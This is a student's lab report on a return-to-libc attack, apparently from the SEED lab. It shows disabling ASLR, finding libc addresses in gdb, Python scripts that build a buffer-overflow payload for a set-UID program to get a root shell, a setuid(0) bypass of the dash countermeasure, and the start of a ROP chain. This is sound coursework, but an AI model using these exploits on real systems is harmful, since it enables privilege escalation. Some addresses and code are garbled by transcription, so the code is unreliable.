

Jorge Avila

Professor Trey


Secure Programming

12 March 2021

### ***Return-to-libc Attack***

#### **Task 1:**

In this task we are going to set the randomize equal to 0, link the shell to point to something that does not have the countermeasure, recompile our program of retlib.c with the following buffer size of 150 and make it a set-UID as the following:



```
[02/21/21]seed@VM:~/return-to-libc$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/21/21]seed@VM:~/return-to-libc$ rm /bin/sh
rm: cannot remove '/bin/sh': Permission denied
[02/21/21]seed@VM:~/return-to-libc$ sudo rm /bin/sh
sudo: rm/bin/sh: command not found
[02/21/21]seed@VM:~/return-to-libc$ sudo rm /bin/sh
[02/21/21]seed@VM:~/return-to-libc$ sudo ln -s /bin/zsh
/bin/sh
[02/21/21]seed@VM:~/return-to-libc$ gcc -DBUF_SIZE=150
-fno-stack-protector -z noexecstack -o retlib retlib.c
[02/21/21]seed@VM:~/return-to-libc$ sudo chown root ret
lib
[02/21/21]seed@VM:~/return-to-libc$ sudo chmod 4755 ret
lib
[02/21/21]seed@VM:~/return-to-libc$
```


Once this is done, we are going to go into the debugger , touch a file named **badfile** and save the address of the **system()** and **exit()** as we will use them later.

```
[02/21/21]seed@VM:~/return-to-libc$ touch badfile
[02/21/21]seed@VM:~/return-to-libc$ gdb -q retlib
Reading symbols from retlib...done.
gdb-peda$ run
Starting program: /home/seed/return-to-libc/retlib
Returned Properly
[Inferior 1 (process 5052) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
[02/21/21]seed@VM:~/return-to-libc$
```

This concludes task 1 with us setting the program as a set-UID and finding the two important addresses for the usage of later on.


### **Task 2:**

In this task, our goal is to jump to the **system()** function and get it to execute the **/bin/sh** command. We know we will be using **system()** to do this first, therefore we have created an environment variable and export it into memory before we begin our process. We know that when we create a program in a shell prompt, the shell creates a process for a child to execute this program and all the exported shell variables then become the environment variables of that of the child process. We can refer to this phenomena back in our first lab. As you can see below:



```
Terminal [02/21/21]seed@VM:~/return-to-libc$ export MYSHELL=/bin/sh
[02/21/21]seed@VM:~/return-to-libc$ env | grep MYSHELL
MYSHELL=/bin/sh
[02/21/21]seed@VM:~/return-to-libc$
```

Then we will use the address of this variable as the argument into our `system()` function call. We are going to use the c code called `envaddr.c` to do this. The code and compilation are shown below:



```
Terminal
int main()
{
    char *shell = getenv("MYSHELL");
    if(shell){
        printf("address is: %x\n", (unsigned int)shell);
    }
    return 0;
}
[02/21/21]seed@VM:~/return-to-libc$ gcc -o envaddr envaddr.c
envaddr.c: In function 'main':
envaddr.c:7:3: warning: implicit declaration of function 'printf' [-Wimplicit-function-declaration]
    printf("address is: %x\n", (unsigned int)shell);
^
envaddr.c:7:3: warning: incompatible implicit declaration of built-in function 'printf'
envaddr.c:7:3: note: include '<stdio.h>' or provide a declaration of 'printf'
[02/21/21]seed@VM:~/return-to-libc$ ./envaddr
address is: bffffded
[02/21/21]seed@VM:~/return-to-libc$
```

We see that the address is 0xbffffded.

### Task 3:

In this task we are supposed to figure out **X**, **Y** and **Z**. As well as the following addresses of the **system()**, **exit()** and **/bin/sh** of our exported variable **MYSELL**.

```
*task1.txt  x    exploit.py  x    retlib.c  x    *exploit.c  x    envaddr.c  :
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 158+12 #170
sh_addr = 0xbffffdef      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 158+4 #162
system_addr = 0xb7e42da0    # The address of system()
#system_addr = 0xb7e42da0    # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 158 + 8 #166
exit_addr = 0xb7e369d0      # The address of exit()
#0xb7db39d0 , 0xb7e369d0
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

So the way I found these values were by going into the debugger, printing out **system()**, **exit()** and then computing the value in the debugger by **\$ebp-&buffer** which got me the value of **158**.

The following below is a screenshot on how I was doing it. Once we got 158, we know that plus 4 is the system's address, another 4 is the exit's address and another 4 is the exported variable that we first created back in task 1.

```

dd      edi,0x1430b7)      Ubuntu
0028| 0xbffffe9ac --> 0xb7fba000 --> 0x1b1db0
[-----]
[>-]-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:19
warning: Source file is more recent than executable.
19          fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ p $ebp
$3 = (void *) 0xbffffea38
gdb-peda$ p &buffer
$4 = (char (*)[150]) 0xbffffe99a
gdb-peda$ p/d 0xbffffea38-0xbffffe99a
$5 = 158
gdb-peda$ 

```


Once everything is into place we run the code as shown below and the we get a root shell!

```

[02/21/21]seed@VM:~/return-to-libc$ python3 exploit.py
[02/21/21]seed@VM:~/return-to-libc$ ./retlib
address INSIDE retlib.c is: bffffdef
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 

```


**Attack Variation 1:** The exit() function is not really needed, it is only so it can transition smoothly, if we try it without the address of exit() this is the following.



A screenshot of a Linux desktop environment, likely Ubuntu, showing a terminal window titled "Terminal". The terminal window has a dark background and displays the following command-line session:

```
[02/21/21]seed@VM:~/return-to-libc$ python3 exploit.py
[02/21/21]seed@VM:~/return-to-libc$ ./retlib
address INSIDE retlib.c is: bffffdef
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
# exit
Segmentation fault
[02/21/21]seed@VM:~/return-to-libc$
```

**Attack Variation 2:** After we change and create a new file, we see that it is not successful as shown below:




A screenshot of a Linux desktop environment, likely Ubuntu, showing a terminal window titled "Terminal". The terminal window has a dark background and displays the following command-line session:

```
# ls
badfile      exploit.py
envaddr      peda-session-retlib.txt
envaddr.c    peda-session-zsh5.txt
exploit      retlib
exploit_c    retlib.c
exploit.c
# cp retlib newretlib
# quit
zsh: command not found: quit
# exit
[02/21/21]seed@VM:~/return-to-libc$ ls
badfile      exploit_c    peda-session-retlib.txt
envaddr    exploit.c   peda-session-zsh5.txt
envaddr.c    exploit.py   retlib
exploit    newretlib   retlib.c
[02/21/21]seed@VM:~/return-to-libc$ sudo chown root new
retlib && sudo chmod 4755 newretlib
[02/21/21]seed@VM:~/return-to-libc$ ./newretlib
address INSIDE retlib.c is: bffffde9
zsh:1: command not found: h
[02/21/21]seed@VM:~/return-to-libc$
```

This is because the address of the /bin/sh is changing depending on the file name and size of the file you have. This is because it is in the stack (*ENV VARS*) and created before anything else. So it is crucial you find the address beforehand and make sure it is not changing.

#### **Task4:**

In this task we are turning back on the Address Space Randomization to back equal to 2. The following screenshot proves it:



The screenshot shows a terminal window on an Ubuntu desktop. The terminal output is as follows:

```
[02/21/21]seed@VM:~/return-to-libc$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/21/21]seed@VM:~/return-to-libc$ sudo sysctl -a | grep randomize
kernel.randomize_va_space = 2
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.ens3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[02/21/21]seed@VM:~/return-to-libc$
```

Now we do the same procedures that we did in task 2 and see the observations as below:




```
[02/21/21]seed@VM:~/return-to-libc$ rm badfile
[02/21/21]seed@VM:~/return-to-libc$ python3 exploit.py
[02/21/21]seed@VM:~/return-to-libc$ ./retlib
address INSIDE retlib.c is: bfd89def
Segmentation fault
[02/21/21]seed@VM:~/return-to-libc$ ./retlib
address INSIDE retlib.c is: bfc02def
Segmentation fault
[02/21/21]seed@VM:~/return-to-libc$ ./retlib
address INSIDE retlib.c is: bf9f1def
Segmentation fault
[02/21/21]seed@VM:~/return-to-libc$
```

Since both the heap and the stack were now both being randomized, this made it harder for us to use the attack. As you can see the address is constantly changing and we are trying to access memory that is not ours. This is due to the */bin/sh, exit() and system()* functions to keep changing randomly throughout each compilation.

### Task 5:

In this task we are going to do what the lab reports asks and change the symbolic link back to point to dash, as shown below:



```
[02/21/21]seed@VM:~/return-to-libc$ sudo ln -sf /bin/dash /bin/sh
[02/21/21]seed@VM:~/return-to-libc$
```

The goal is to add a setuid(0) so that RUID is the same as the EUID. Which means we can use 0s in the argument because the code uses fread for the file, which doesn't terminate when it sees a 0 unlike the string copy function. If you look at the code now:

```

#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

S = 162+4
setuid = 0xb7eb9170      # The address of setuid
content[S:S+4] = (setuid).to_bytes(4,byteorder='little')


Terminator
S = 162+12 #166
setuid = 0          # The parameter of setuid
content[S:S+4] = (setuid).to_bytes(4,byteorder='little')

X = 162+16 #170
sh_addr = 0xbffffdef      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 162+8 #162
system_addr = 0xb7e42da0    # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
...
Z = 158 + 8 #166
exit_addr = 0xb7e369d0      # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

```

I modified the code for exploit.py, in this case \$ebp-&buffer changed to 162. 162+4 is the address of setuid. 4 bytes more and you get the address of the system, 4 more bytes after that you get the parameter for setuid which is set to 0. Finally four bytes after that you get the address of the exported environment variable. This allowed me to get a root shell and defeat the countermeasure as shown below.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal output is as follows:

```
[02/21/21]seed@VM:~/return-to-libc$ python3 exploit.py
[02/21/21]seed@VM:~/return-to-libc$ ./retlib
shell address INSIDE retlib.c is: bffffdef
Address of buffer[] : 0xbffffe9d6
Frame Pointer value : 0xbffffea78
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

### Task 6: (EXTRA CREDIT)

In this task we had the task to do return programming without putting zeros since we were using strcpy()'s function and not like before. This is a practice of real life situations. Below is the screenshot of code and the modifications:

*First here you can see we have codes named stack\_rop.c and chain\_attack.py.*

The screenshot shows a terminal window with two tabs open. The left tab, titled 'stack\_rop.c', contains Python code for generating aROP payload. The right tab, titled 'chain\_attack.py', contains the exploit script.

```

#!/usr/bin/python3
import sys

def tobytes (value):
    return (value).to_bytes(4,byteorder='little')

content = bytearray(0xaa for i in range(112))
sh_addr = 0xbffffe598 # address of "/bin/sh"\0bffffe598
leaveret = 0x0804856e| #address of leaveret 0x0804856e
sprintf_addr = 0xb7e51670 #address of sprintf() (good)
setuid_addr = 0xb7eb9170 #address of setuid() (good)
system_addr = 0xb7e42da0 #address of system() (good)
exit_addr = 0xb7e369d0 #addy of exit (good)

ebp_foo = 0xbffffe578 # foo()'s frame pointer (good)

#calculate the address of setuid()'s 1st argument
sprintf_arg1 = ebp_foo + 12 + 5*0x20
# the address of a byte that contains \00
sprintf_arg2 = sh_addr + len("/bin/sh")

content = bytearray(0xaa for i in range(112))

```

The screenshot shows a terminal window with two tabs open. The left tab, titled 'stack\_rop.c', contains C code for a simple exploit structure. The right tab, titled 'chain\_attack.py', contains the exploit script.

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int foo (char * str)
{
    char buffer[130];
    unsigned int *framep;
    asm("movl %%ebp, %0"
        : "=r"(framep));
    printf("Address of buffer[] : 0x%.8x\n", (unsigned)buffer);
    printf("Frame Pointer value : 0x%.8x\n", (unsigned)framep);

    strcpy(buffer,str);
    return 1;
}

void bar()
{
    static int i =0;
    printf("The function bar() is invoked %d times!\n", ++i);
}

void baz(int x)
{
    printf("The value of baz()'s argument: 0x%.8x\n",x);
}

int main (int argc, char **argv)
{

```

Then we go ahead and make the stack\_rop.c into a *set-UID* and compile as before.

